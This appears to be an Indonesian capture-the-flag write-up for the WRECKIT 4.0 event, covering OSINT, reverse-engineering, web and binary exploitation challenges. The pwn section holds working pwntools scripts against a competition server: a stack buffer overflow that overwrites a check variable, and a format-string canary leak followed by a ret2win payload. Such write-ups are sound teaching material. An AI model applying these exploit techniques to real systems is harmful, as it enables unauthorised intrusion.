
<https://gchq.github.io/CyberChef/> dengan polad decode an hex dan base64

looping sebanyak 7x hingga terlihatlah koordinat

koordinat:

{ -6.814553746959193, 110.85047697050439 }

setelah itu langsung saya cari melalui google maps dan ternyata koordinat tersebut mengarah ke sebuah taman sesuai dengan file gambar yang diberi



disini kami langsung berpikir bahwa tempatnya ada pada taman krida wisata kudus

disini saya langsung mencari flag pada kolom ulasan medsos tersebut tetapi tidak ada disini kami tidak ingin ambil pusing dan screenshot pemandangan foto pada tampilan 360 derajat masukkan ke dalam google search image dan akhirnya ketemu bahwa itu bukanlah taman yang ia maksud kami pun menemukan lokasi pasti nya melalui link sebagai berikut yang mana kami menemukan pemandangan sesuai apa yang ada pada koordinat tersebut:

Kami menemukan pemandangan sesuai apa yang ada pada koordinat tersebut.  
[https://thr.kompasiana.com/srisubekti\\_astadi/5b06730a16835f7303381a43/bali-i-agong-sebagai-tempat-ngabuburit-paling-asvik?page=all](https://thr.kompasiana.com/srisubekti_astadi/5b06730a16835f7303381a43/bali-i-agong-sebagai-tempat-ngabuburit-paling-asvik?page=all)



taman wergu foto dokpri

Sebagai ruang public terbuka, Gor Wergu Wetan yang bersebelahan dengan Stadion Sepak bola, dilengkapi pula dengan Sport Center, Mushola, dan juga area PKL yang telah tertata rapi di seberang jalan GOR. Dan juga di belakang Taman tempat tersebut berlokasi di Gor wergu wetan dan setelah itu kami cari pada ulasan halaman tersebut:

Dwi Astuti  
Local Guide · 10 reviews



11 hours ago

NEW

Nice place



Like



## Share



DAW?DAW?DWA?DWA?DWA? ??SNORK??



1 review



a week ago

NEW

**flag:**



5




Share


dan langsung saja kita tambahkan format didepannya menjadi

## Flag:

WRECKIT40{0o0o0o0o0o0o0o0o0o0o0o0o0pPpPpPpPpPpPpP5s5s55s5s5s5  
s5s5s5s5s5s5s5s5\_Y0u\_F1Nd\_M3}



### Pencocokan visual




setelah itu saya telusuri dan terlihat artikel yang didalamnya terdapat pemandangan



dan terlihat gambarnya sama seperti pada maps

[https://thr.kompasiana.com/srisubekti\\_astadi/5b06730a16835f7303381a43/balai-jagong-sebagai-tempat-ngabuburit-paling-asyik?page=all](https://thr.kompasiana.com/srisubekti_astadi/5b06730a16835f7303381a43/balai-jagong-sebagai-tempat-ngabuburit-paling-asyik?page=all)  
disini telah diketahui letak asli nya yaitu

# Survey



Diberikan sebuah soal, soal ini ditujukan hanya untuk memberikan survey atau feedback dengan mengisi form mengenai events **WRECKIT 4.0** dan setelah mengisi survey akan mendapatkan flag.

Karena kami lupa untuk screenshot flagnya, jadi kami tidak dapat menyertakan flagnya hehehe 😊

# REV

## REV Free Flag



Diberikan source code chall.c, lalu melakukan static analizis alur programnya. alur programnya adalah meng-compare input, jika panjang input 54 maka akan dilakukan indexing ganjil dan genap kemudian akan dicompare. jika index ganjil dicompare dengan **variable c index ganjil yang di xor dengan 24** dan index genap dicompare dengan **variable c index genap yang di xor dengan 32**.

```
[(idzoyy㉿DESKTOP-6HBOLS4)~/ctf/wreckit/rev]
$ cat chall.c
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv){
    int c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76, 41, 127, 122, 20, 118, 71, 71, 80, 125, 82, 1
17, 17, 118, 84, 44, 20, 118, 127, 44, 84, 44, 83, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127, 126, 82, 113, 69, 118, 6
8, 116, 89, 101};
    char inp[100];
    printf("apa flagnya\n");
    scanf("%s", &inp);
    int len = strlen(inp);
    if(len != 54){
        printf("bukan");
        return 0;
    }
    for(int i=0; i<len; i++){
        if(i%2==1 && inp[i] != (c[i] ^ 24)){
            printf("bukan");
            return 0;
        } else if (i%2==0 && inp[i] != (c[i] ^ 32)){
            printf("bukan");
            return 0;
        }
    }
    printf("mantap!!\n");
    return 0;
}
```

Untuk solver nya langsung saja manfaatkan variable c, karena input dicompare dengan variable c artinya flag sendiri terdapat pada variable c.

- Variable C index genap di xor dengan 24
- Variable c index ganjil di xor dengan 32

berikut solver script yang kami gunakan:

```
[idzoyy@DESKTOP-6HBOLS4]~]$ ipython3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: enc =[119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76, 41, 127, 122,
...: 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44, 20, 118, 127, 44, 84, 44, 8
...: 3, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127, 126, 82, 113, 69, 118, 68, 116,
...: 89, 101]

In [2]: for i in range(len(enc)):
...:     if i % 2 == 0:
...:         print(chr(enc[i]^32),end=' ')
...:     elif i%2!=0:
...:         print(chr(enc[i]^24),end=' ')
...:
WRECKIT40{4s11_b4ng_perm1nt44n_4t4s4n_n3wbi3_friendly}
```

Flag: WRECKIT40{4s11\_b4ng\_perm1nt44n\_4t4s4n\_n3wbi3\_friendly}

# WEB

---

jwttt



Diberikan sebuah soal dan deskripsi, diberikan juga url untuk web servicenya. Ketika web tersebut pertama kali diakses tidak ada info apapun atau blank

Untuk menyelesaikan soal ini, kami menggunakan cara unintended atau cara yang semestinya tidak dilakukan untuk menyelesaikan. Jadi ketika kami menemukan bahwa halaman web tersebut blank, kami langsung mencoba melakukan inspect element, dan tidak sengaja terlihat bahwa terjadi leaking source dari web tersebut

The screenshot shows the browser's developer tools Network tab. On the left, a tree view shows a request to 'index.js' under the '167.71.207.218:50620' host. On the right, the file content is displayed in a code editor window:

```
1 import React from 'react';
2 import ReactDOM from 'react-dom/client';
3 import App from './App';
4 import "bulma/css/bulma.css";
5 import axios from "axios";
6 axios.defaults.withCredentials = true;
7
8 const root = ReactDOM.createRoot(document.getElementById('root'));
9 root.render(
10   <React.StrictMode>
11     <App />
12   </React.StrictMode>
13 );
```

Setelah dilihat source dari web tersebut merupakan source dari framework **React.js**, lalu kami kemudian melihat file entrypoint dari source tersebut untuk melihat schema routingnya, kami mencoba melihat file **App.js**

```
1 import React from "react";
2 import Login from "./component/Login";
3 import Register from "./component/Register";
4 import { BrowserRouter as Router, Route, Routes } from "react-router-dom";
5 import Navbar from "./component/Navbar";
6 import Dashboard from "./component/Dashboard";
7 import Flag from "./component/flag";
8
9 function App() {
10   return (
11     <div className="App">
12       <Router>
13         <Routes>
14           <Route exact path='/login' element={<Login />} />
15           <Route path='/register' element={<Register />} />
16           <Route path='/dashboard' element={<><Navbar /><Dashboard /></></>} />
17           <Route path='/flag' element={<><Navbar /><Flag /></></>} />
18         </Routes>
19       </Router>
20     </div>
21   );
22 }
23 export default App
24
```

BOOM! Kami menemukan routing dari web tersebut, dan kami menemukan routing menarik yaitu pada route **/flag**. Kami kemudian mencoba untuk mengakses route tersebut




Yah, benar sekali pada route **/flag** kami mendapatkan feedback nya, yaitu sebuah flag

Flag: **WRECKIT40(1t\_I5\_n0T\_T0\_H4rD\_Yyy34hh)**

# PWN

## PWN Free Flag



Diberikan sebuah file elf executable x86\_64 disini langsung kami decompile file tersebut menggunakan IDA freeware dan terlihat bahwa terdapat vuln buffer overflow yang mana kita harus mem bypass func sub 1090 dengan key 2024 agar bisa mendapatkan flag pada function sub 10b0

Function name	1 <u>int64</u> sub_1090() 2 { 3     char s[508]; // [rsp+0h] [rbp-200h] BYREF 4     int v2; // [rsp+1FCh] [rbp-4h] 5 6     v2 = 2023; 7     fgets(s, 600, stdin); 8     if ( v2 == 2024 ) 9         sub_10b0(); 10     return 0LL; 11 }
---------------	---

pada decompilan tersebut terlihat padding awal 508 dan langsung saya coba buat automasi script agar bisa menembak atau membypass key tersebut

```
from pwn import *
```

```
r = remote('167.71.207.218', 50602)
```

```
elf = ELF('./chall')
padding = cyclic(508)
key = p64(2024)
payload = padding + key

r.sendline(payload)
r.interactive()
```

dan benar saja langsung terlihat flag nya

```
[kali㉿kali)-[~/Pictures/wreckit]
$ python3 remote.py
[*] Opening connection to 167.71.207.218 on port 50602: Done
[*] '/home/kali/Pictures/wreckit/chall'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Switching to interactive mode
WRECKIT40{sesuai_j4nj1_b4ng_buat_newbie_K3s14n}[*] Got EOF while reading in interactive
$
```

Flag: WRECKIT40{sesuai\_j4nj1\_b4ng\_buat\_newbie\_K3s14n}

## Menari Bersama



Diberikan sebuah file elf executable x86\_64 disini kami langsung mendecompile file tersebut kedalam software IDA freeware dan terlihat beberapa function utama yaitu main,waduh,tidak aman dan bss tampilan function main:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     setbuf(stdin, 0LL);
4     setbuf(stdout, 0LL);
5     setbuf(stderr, 0LL);
6     puts("Author: itoid");
7     waduh();
8     return 0;
9 }
```

tampilan function waduh:

```
unsigned __int64 waduh()
{
    puts("Mari menari bersamaku");
    return tidakaman();
}
```

tampilan function tidakaman:

```
unsigned __int64 tidakaman()
{
    char format[296]; // [rsp+0h] [rbp-130h] BYREF
    unsigned __int64 v2; // [rsp+128h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    puts("Nama anda siapa? ");
    gets(format);
    printf(format);
    puts(&byte_400A60);
    puts("Anda kelas berapa? ");
    gets(format);
    return __readfsqword(0x28u) ^ v2;
}
```

tampilan function bss:

```

int bss()
{
    char v1; // [rsp+7h] [rbp-9h]
    FILE *stream; // [rsp+8h] [rbp-8h]

    stream = fopen("/flag.txt", "r");
    if ( !stream )
        puts("Gak ada file flag.txnya? ");
    puts("Wah jago juga anda, nih saya kasih reward: ");
    do
    {
        v1 = fgetc(stream);
        putchar(v1);
    }
    while ( v1 != -1 );
    return fclose(stream);
}

```

tampilan checksec:

```

└─(kali㉿kali)-[~/Pictures/wreckit]
$ checksec --file=./menaribersama
RELRO           STACK CANARY      NX          PIE         RPATH      RUNPATH     Symbols      FORTIFY Fortified      Fortifiable      FILE
Partial RELRO   Canary found    NX enabled   NO PIE    No RPATH  No RUNPATH  81 Symbols   No 0          2           ./menaribersama

```

nah terlihat hasil decompile an dan checksec tersebut bisa disimpulkan ini adalah ret2win dengan canary yang mana goals kita adalah membypass canary agar bisa masuk ke dalam function bss

disini langkah kami yang pertama adalah membruteforce canary dengan memanfaatkan vulnerability printf dari function tidakaman:

berikut code yang saya buat menggunakan pwntools:

```
from pwn import *
```

```

elf = context.binary = ELF("./menaribersama", checksec=False)

for i in range(300):
    try:
        p = remote("167.71.207.218", 50600, level="error")
        elf = context.binary = ELF("./menaribersama", checksec=False)
        p.sendlineafter(b"siapa?", '%{}$p'.format(i).encode())
        result = p.recvline()
        result = p.recvline().decode().split(' ')[-1].strip()
        print(i, result)
        print(p64(i, int(result, 16)).decode())
        p.close()
    
```

```
except:  
    pass
```

dan terlihat dari canary nya berada pada offset 43

```
40 0x400a38  
41 0x7f8431b4780a  
42 (nil)  
43 0x7f3ef6c2a84c7200  
44 0x7ffec4972950  
45 0x40085e  
46 0x7fff961f4350
```

setelah mengetahui letak offset canary tersebut langsung kita buat payload sebagai berikut:

```
from pwn import *  
  
#brute force canary  
# elf = context.binary = ELF("./menaribersama", checksec=False)  
#for i in range(300):  
#    # try:  
#        #p = remote("167.71.207.218", 50600, Level="error")  
#        #elf = context.binary = ELF("./menaribersama", checksec=False)  
#        #p.sendlineafter(b"siapa?", '%{}$p'.format(i).encode())  
#        #result = p.recvline()  
#        #result = p.recvline().decode().split(' ')[-1].strip()  
#        #print(i,result)  
#        #print(p64(int(result, 16)).decode())  
#        #p.close()  
#    #except:  
#        #pass  
#}  
#connect pada nc  
r = remote("167.71.207.218", 50600)  
elf = ELF('./menaribersama')  
  
#ekstrak canary value  
r.sendlineafter(b"siapa? \n", b"%43$p")  
canary = int(r.recvline()[2:], 16)  
print(f'Leaked Canary:', hex(canary))  
bss = 0x0400947  
  
#payload rop chain
```

```
payload = b"A" * 296
payload += p64(canary)
payload += b"A" * 8
payload += p64(bss)

#kirim payload
r.sendlineafter(b"berapa?", payload)
#ganjal shell
r.interactive()
```

dan langsung terlihat flag nya

```
[kali㉿kali)-[~/Pictures/wreckit]
└$ python3 apaini.py
[+] Opening connection to 167.71.207.218 on port 50600: Done
[*] '/home/kali/Pictures/wreckit/menaribersama'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:      NX enabled
    PIE:     No PIE (0x400000)
Leaked Canary: 0x009b93a8a2490300
[*] Switching to interactive mode

Wah jago juga anda, nih saya kasih reward:
WRECKIT40{pem4nas4n_dulu_d3ngan_c4nary_y4_g3s_y4}\xff[*] Got EOF while reading in interactive
$ █
```

Flag: WRECKIT40{pem4nas4n\_dulu\_d3ngan\_c4nary\_y4\_g3s\_y4}